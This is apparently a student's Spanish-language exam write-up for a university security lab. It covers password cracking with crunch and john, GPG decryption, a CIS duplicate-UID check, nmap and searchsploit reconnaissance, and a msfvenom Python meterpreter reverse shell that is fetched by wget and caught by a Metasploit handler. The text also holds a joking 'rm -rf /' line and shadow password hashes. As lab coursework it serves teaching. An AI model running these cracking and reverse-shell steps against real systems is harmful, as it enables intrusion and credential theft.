Examen SSI – UO285176

Ejercicio1

Ejercicio2

Crunch

```
ssiuser@vagrant:~$ crunch 10 10 -t test12%... -o crunch_output.txt
Crunch will now generate the following amount of data: 110 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10

crunch: 100% completed generating output
ssiuser@vagrant:~$ cat crunch_output.txt
test120...
test121...
test122...
test123...
test124...
test125...
test126...
test127...
test128...
test129...
ssiuser@vagrant:~$
```

Comandos:

$ Crunch 10 10 –t test12%... –o crunch_output.txt

$ Cat crunch_output.txt

John

```
ssiuser@vagrant:~$ sudo john -wordlist:crunch_output.txt /etc/shadow
Loaded 6 password hashes with 6 different salts (crypt, generic crypt(3) [?/64])
Remaining 3 password hashes with 3 different salts
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 100% 0g/s 166.6p/s 500.0c/s 500.0C/s test120.....test129...
Session completed
ssiuser@vagrant:~$ sudo john --show /etc/shadow
user1:test121...:19500:0:99999:7:::
user2:test122...:19500:0:99999:7:::
user3:test123...:19500:0:99999:7:::

3 password hashes cracked, 3 left
ssiuser@vagrant:~$
```

Comandos:

$ sudo john –wordlist:crunch_output.txt /etc/shadow

Ejercicio3

Primero importamos las claves públicas de los usuarios 1 y 3:

```
ssiuser@vagrant:~/Desktop/tmp$ ls
mensaje_de_1_a_3.txt.asc  private_key_user3.asc  public_key_user3.asc
private_key_user1.asc     public_key_user1.asc
ssiuser@vagrant:~/Desktop/tmp$ gpg --import public_key_user1.asc
gpg: /home/ssiuser/.gnupg/trustdb.gpg: trustdb created
gpg: key DE379998D7052F6E: public key "Usuario1 <user1@uniovi.es>" imported
gpg: Total number processed: 1
gpg:               imported: 1
ssiuser@vagrant:~/Desktop/tmp$ gpg --import public_key_user3.asc
gpg: key 3291AB667484E9C2: public key "Usuario3 <user3@uniovi.es>" imported
gpg: Total number processed: 1
gpg:               imported: 1
ssiuser@vagrant:~/Desktop/tmp$
```

Comandos:

$ gpg –import public_key_userX.asc

Como tenemos las claves de los usuarios, las importamos y luego desciframos el archivo con la contraseña del usuario3:

```
ssiuser@vagrant:~/Desktop/tmp$ ls
mensaje_de_1_a_3.txt.asc  private_key_user3.asc  public_key_user3.asc
private_key_user1.asc     public_key_user1.asc
ssiuser@vagrant:~/Desktop/tmp$ gpg --import private_key_user3.asc
gpg: key 3291AB667484E9C2: "Usuario3 <user3@uniovi.es>" not changed
gpg: key 3291AB667484E9C2: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
ssiuser@vagrant:~/Desktop/tmp$ gpg --import private_key_user1.asc
gpg: key DE379998D7052F6E: "Usuario1 <user1@uniovi.es>" not changed
gpg: key DE379998D7052F6E: secret key imported
gpg: Total number processed: 1
gpg:              unchanged: 1
gpg:       secret keys read: 1
gpg:   secret keys imported: 1
ssiuser@vagrant:~/Desktop/tmp$ gpg -o gpg_output.txt -d mensaje_de_1_a_3.txt.asc
gpg: encrypted with 3072-bit RSA key, ID E97E4BB1DA86E1B5, created 2023-05-23
      "Usuario3 <user3@uniovi.es>"
ssiuser@vagrant:~/Desktop/tmp$ ls
gpg_output.txt            private_key_user1.asc  public_key_user1.asc
mensaje_de_1_a_3.txt.asc  private_key_user3.asc  public_key_user3.asc
ssiuser@vagrant:~/Desktop/tmp$ cat gpg_output.txt
Este examen !! Lo vamos a aprobar!!

ssiuser@vagrant:~/Desktop/tmp$
```

Comandos:

$ gpg –import private_key_userX.asc

$ gpg –o gpg_output.txt –d mensaje.txt

$ cat gpg_output.txt

Ejercicio4

Se usará el **CIS 6.2.16 Ensure no duplicate UIDs exist (Scored)**

Creamos el siguiente script en bash para comprobar que no hay cuentas duplicadas:

```
#!/bin/bash

awk -F: '{print $3}' /etc/passwd | sort -n | uniq -c | while read -r uid; do
        [ -z "$uid" ] && break
        set - $uid
        if [ $1 -gt 1 ]; then
                users=$(awk -F: '($3 == n) { print $1 }' n="$2" /etc/passwd |
xargs)
                echo "Duplicate UID \"$2\": \"$users\""
        fi
done
```

Lo ejecutamos, pero lamentablemente nos devuelve de que hay permisos de root duplicados:

```
ssiuser@vagrant:~$ vim cis_ej4.sh
ssiuser@vagrant:~$ chmod +x cis_ej4.sh
ssiuser@vagrant:~$ ./cis_ej4.sh
Duplicate UID "0": "root dio"
ssiuser@vagrant:~$
```

Cambiamos manualmente la contraseña del usuario dio (igual que la de ssiuser):

```
ssiuser:$6$QZSTBcc8$pcbcUQsxvFHlVQI8yiADBwqEiJTBUSlBF5QJR2eqNelHxPsaryltD7MnPqn/
4g.xRUwpbFhURBj5fFAIGSV0a1:19500:0:99999:7:::
dio:$6$QZSTBcc8$pcbcUQsxvFHlVQI8yiADBwqEiJTBUSlBF5QJR2eqNelHxPsaryltD7MnPqn/4g.x
RUwpbFhURBj5fFAIGSV0a1:19500:0:99999:7:::
ftp:*:19495:0:99999:7:::
user1:$6$7jEJ2FFH$czxjdtOOvSPkvoMK/br5GZcsdkJoLcYO2d2YP1KAKic3AbKhEHMFPKoJDrFghn
```

Ejercicio5

En primer lugar, realizaremos un escaneo con Nmap estándar pero algo sigiloso:

```
ssiuser@labexam_kali:~$ sudo nmap -sV -sS 192.168.66.3
[sudo] password for ssiuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 10:05 CEST
Nmap scan report for labexam_ubuntu.labexam_labexam_net (192.168.66.3)
Host is up (0.000013s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
23/tcp open  telnet  Linux telnetd
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 02:42:C0:A8:42:03 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.17 seconds
```

Comandos:

$ sudo nmap –sV –sS 192.168.66.3

¿A dónde iría ahora para buscar si alguno de esos servicios y versiones tienen vulnerabilidades conocidas?

Una vez tengas los servicios y versiones, buscaría en la base de datos CVE

(http://www.cvedetails.com/) los exploits disponibles para los servicios que encontré


¿Qué haría ahora para encontrar si alguna de estas vulnerabilidades tienen exploits públicos conocidos?

Los buscaría en https://www.exploit-db.com/ (si tengo Internet)


¿Qué programa le permitiría disponer de esos exploits públicos en escenarios donde no tienes acceso a Internet?

Haría uso del programa **Searchsploit**, que tiene una base de datos en la máquina local con exploits de todo tipo.


Muestra de los exploits disponibles para apache usando Searchsploit (la lista es grande):



```
ssluser@labexam_kali:~$ searchsploit apache
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Apache (Windows x86) - Chunked Encoding (Metasploit)                          | windows_x86/remote/16782.rb
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution               | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner             | php/remote/29316.py
Apache - Arbitrary Long HTTP Headers (Denial of Service)                      | multiple/dos/360.pl
Apache - Arbitrary Long HTTP Headers Denial of Service                        | linux/dos/371.c
Apache - Denial of Service                                                    | linux/dos/18221.c
Apache - httpOnly Cookie Disclosure                                           | multiple/remote/18442.html
Apache - Remote Memory Exhaustion (Denial of Service)                         | multiple/dos/17696.pl
Apache 0.8.x/1.0.x / NCSA HTTPd 1.x - 'test-cgi' Directory Listing            | cgi/remote/20435.txt
Apache 1.0/1.2/1.3 - Server Address Disclosure                                | multiple/remote/21067.c
Apache 1.1 / NCSA HTTPd 1.5.2 / Netscape Server 1.12/1.1/2.0 - a nph-         | multiple/dos/19536.txt
Apache 1.2 - Denial of Service                                                | multiple/dos/20558.txt
Apache 1.2.5/1.3.1 / UnityMail 2.0 - MIME Header Denial of Service            | windows/dos/20272.pl
Apache 1.3 + PHP 3 - File Disclosure                                          | multiple/remote/20466.txt
Apache 1.3 - Artificially Long Slash Path Directory Listing (1)               | multiple/remote/20692.pl
Apache 1.3 - Artificially Long Slash Path Directory Listing (2)               | multiple/remote/20693.c
Apache 1.3 - Artificially Long Slash Path Directory Listing (3)               | multiple/remote/20694.pl
Apache 1.3 - Artificially Long Slash Path Directory Listing (4)               | multiple/remote/20695.pl
Apache 1.3 - Directory Index Disclosure                                       | multiple/remote/21002.txt
Apache 1.3.12 - WebDAV Directory Listings                                     | linux/remote/20210.txt
Apache 1.3.14 - Mac File Protection Bypass                                    | osx/remote/20911.txt
Apache 1.3.20 (Win32) - 'PHP.exe' Remote File Disclosure                      | windows/remote/21204.txt
Apache 1.3.31 mod_include - Local Buffer Overflow                             | linux/local/587.c
Apache 1.3.34/1.3.33 (Ubuntu / Debian) - CGI TTY Privilege Escalation         | linux/local/3384.c
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security          | linux/remote/28424.txt
Apache 1.3.6/1.3.9/1.3.11/1.3.12/1.3.20 - Root Directory Access               | windows/remote/19975.pl
Apache 1.3.x + Tomcat 4.0.x/4.1.x mod_jk - Chunked Encoding Denial of         | unix/dos/22068.pl
Apache 1.3.x - HTDigest Realm Command Line Argument Buffer Overflow (        | unix/remote/25624.c
Apache 1.3.x - HTDigest Realm Command Line Argument Buffer Overflow (        | unix/remote/25625.c
Apache 1.3.x < 2.0.48 mod_userdir - Remote Users Disclosure                   | linux/remote/132.c
Apache 1.3.x mod_include - Local Buffer Overflow                              | linux/local/24694.c
Apache 1.3.x mod_mylo - Remote Code Execution                                 | multiple/remote/67.c
Apache 1.3/2.0.x - Server Side Include Cross-Site Scripting                   | multiple/remote/21885.txt
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service                      | linux/dos/35738.php
Apache 1.x/2.0.x - Chunked-Encoding Memory Corruption (1)                     | multiple/remote/21559.c
Apache 1.x/2.0.x - Chunked-Encoding Memory Corruption (2)                     | multiple/remote/21560.c
Apache 2.0 - Encoded Backslash Directory Traversal                            | windows/remote/21697.txt
Apache 2.0 - Full Path Disclosure                                             | windows/remote/21719.txt
```



```
Apache 2.0 mod_jk2 2.0.2 (Windows x86) - Remote Buffer Overflow               | windows_x86/remote/5330.c
Apache 2.0.39/40 - Oversized STDERR Buffer Denial of Service                  | linux/dos/21854.c
Apache 2.0.44 (Linux) - Remote Denial of Service                              | linux/dos/11.c
Apache 2.0.45 - 'APR' Crash                                                   | linux/dos/38.pl
Apache 2.0.49 - Arbitrary Long HTTP Headers Denial of Service                 | multiple/dos/1056.pl
Apache 2.0.4x mod_perl - File Descriptor Leakage (3)                          | linux/local/23581.pl
Apache 2.0.4x mod_php - File Descriptor Leakage (1)                           | linux/local/23481.c
Apache 2.0.4x mod_php - File Descriptor Leakage (2)                           | linux/local/23482.c
Apache 2.0.52 - GET Denial of Service                                         | multiple/dos/855.pl
Apache 2.0.58 mod_rewrite (Windows 2003) - Remote Overflow                    | windows/remote/3996.c
Apache 2.2 (Windows) - Local Denial of Service                                | windows/dos/15319.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown                              | linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM                      | windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass                       | linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure                  | multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting             | unix/remote/30835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information         | windows/remote/30901.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitti         | linux/remote/31052.java
Apache 2.4.17 - Denial of Service                                             | windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Priv         | linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Service                                   | linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' Uninitialized Memory Code         | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handling Race Condition                  | linux/dos/34133.txt
Apache 2.4.x - Buffer Overflow                                                | multiple/webapps/51193.py
Apache 2.x - Memory Leak                                                      | windows/dos/9.c
Apache 7.0.x mod_proxy - Reverse Proxy Security Bypass                        | linux/remote/36352.txt
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow                    | multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow                    | linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak                              | linux/webapps/42745.py
Apache ActiveMQ 5.11.1/5.13.2 - Directory Traversal / Command Executi         | windows/remote/40857.txt
Apache ActiveMQ 5.2/5.3 - Source Code Information Disclosure                  | multiple/remote/33868.txt
Apache ActiveMQ 5.3 - 'admin/queueBrowse' Cross-Site Scripting                | multiple/remote/33905.txt
Apache ActiveMQ 5.x-5.11.1 - Directory Traversal Shell Upload (Metasp         | windows/remote/48181.rb
Apache Airflow 1.10.10 - 'Example Dag' Remote Code Execution                  | multiple/webapps/49927.py
Apache APISIX 2.12.1 - Remote Code Execution (RCE)                            | multiple/remote/50829.py
Apache APR - Hash Collision Denial of Service                                 | linux/dos/36669.txt
Apache Archiva 1.0 < 1.3.1 - Cross-Site Request Forgery                       | multiple/webapps/15710.txt
Apache Archiva 1.3.9 - Multiple Cross-Site Request Forgery Vulnerabil         | xml/webapps/40109.txt
Apache AXIS 1.0 - Non-Existent WSDL Path Information Disclosure               | multiple/remote/29930.txt
Apache Axis 1.4 - Remote Code Execution                                       | multiple/remote/46682.py
Apache Axis2 1.4.1 - Local File Inclusion                                     | php/webapps/12721.txt
Apache Axis2 1.x - '/axis2/axis2-admin' Session Fixation                      | multiple/remote/34186.txt
Apache Axis2 Administration Console - (Authenticated) Cross-Site Scri         | multiple/webapps/12689.txt
Apache cocoon 2.14/2.2 - Directory Traversal                                  | multiple/remote/23282.txt
Apache Commons FileUpload and Apache Tomcat - Denial of Service               | multiple/dos/31615.rb
```




Comandos:

$ searchsploit apache

Ejercicio6


Primero creamos el script de pyhton con msfvenom:



Comandos:

$ msfvenom -p python/meterpreter_reverse_tcp LHOST=192.168.66.6 LPORT=4444 -f raw > shell.py

Ahora, para transferirlo a la máquina objetivo, creamos un servidor de python para leer archivos en un puerto determinado:



Comandos:

$ python3 -m http.server 4444

Ahora transferimos el archivo en la máquina víctima:

```
ssiuser@labexam_ubuntu:~$ wget http://192.168.66.6:4444/shell.py
--2023-06-02 10:29:03--  http://192.168.66.6:4444/shell.py
Connecting to 192.168.66.6:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24860 (24K) [text/x-python]
Saving to: 'shell.py'

shell.py                  100%[=====================================>]  24.28K  --.-KB/s    in 0s

2023-06-02 10:29:03 (205 MB/s) - 'shell.py' saved [24860/24860]

ssiuser@labexam_ubuntu:~$ ls
container_init.sh  shell.py
ssiuser@labexam_ubuntu:~$
```

Comandos:

$ wget http://192.168.66.6:4444/shell.py

Ahora en la máquina atacante ejecutamos MSF:

```
ssiuser@labexam_kali:~$ service postgresql start
chmod: changing permissions of '/var/run/postgresql': Operation not permitted
ssiuser@labexam_kali:~$ sudo service postgresql start
[sudo] password for ssiuser:
Starting PostgreSQL 15 database server: main.
ssiuser@labexam_kali:~$ msfdb init
[-] Error: /usr/bin/msfdb must be run as root
ssiuser@labexam_kali:~$ sudo msfdb init
/usr/bin/msfdb: line 50: systemctl: command not found
[+] Starting database
/usr/bin/msfdb: line 52: systemctl: command not found
[+] Creating database user 'msf'
[+] Creating databases 'msf'
┌─(Message from Kali developers)
│
│  This is a minimal installation of Kali Linux, you likely
│  want to install supplementary tools. Learn how:
│  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
┌─(Message from Kali developers)
│
│  This is a minimal installation of Kali Linux, you likely
│  want to install supplementary tools. Learn how:
│  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
│
└─(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
ssiuser@labexam_kali:~$ msfconsole -q
```

Comandos:

$ sudo service postgresql start

$ sudo msfdb init

$ msfconsole -q

Ahora creamos un **payload listener multi/handler stageless**:

```
ssiuser@labexam_kali:~$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter_reverse_tcp
PAYLOAD => python/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (python/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.66.6
LHOST => 192.168.66.6
msf6 exploit(multi/handler) > exploit
```

Comandos:

$ set PAYLOAD Python/meterpreter_reverse_tcp

$ options

$ set LHOST 192.168.66.6

$ exploit -j

Ahora se inicia el listener:

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.66.6:4444
```

Ahora ejecutamos el archivo Python en la máquina víctima:

```
ssiuser@labexam_ubuntu:~$ ls
container_init.sh  shell.py
ssiuser@labexam_ubuntu:~$ python3 shell.py
ssiuser@labexam_ubuntu:~$
```

¡Y ya tenemos nuestro **Meterpreter**!

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.66.6:4444
[*] Meterpreter session 1 opened (192.168.66.6:4444 -> 192.168.66.3:54688) at 2023-06-02 10:37:52 +0200
```

Podemos ver que ahora tenemos una sesión:

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter python/linux  ssiuser @ labexam_ubuntu  192.168.66.6:4444 -> 192.168.66.3:5468
                                                               8 (192.168.66.3)
```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

```
meterpreter > shell
Process 176 created.
Channel 1 created.
rm -rf / <- no intentemos esto no vaya a ser :3
```

```
meterpreter > shell
Process 176 created.
Channel 1 created.
ls
container_init.sh
shell.py
pwd
/home/ssiuser
```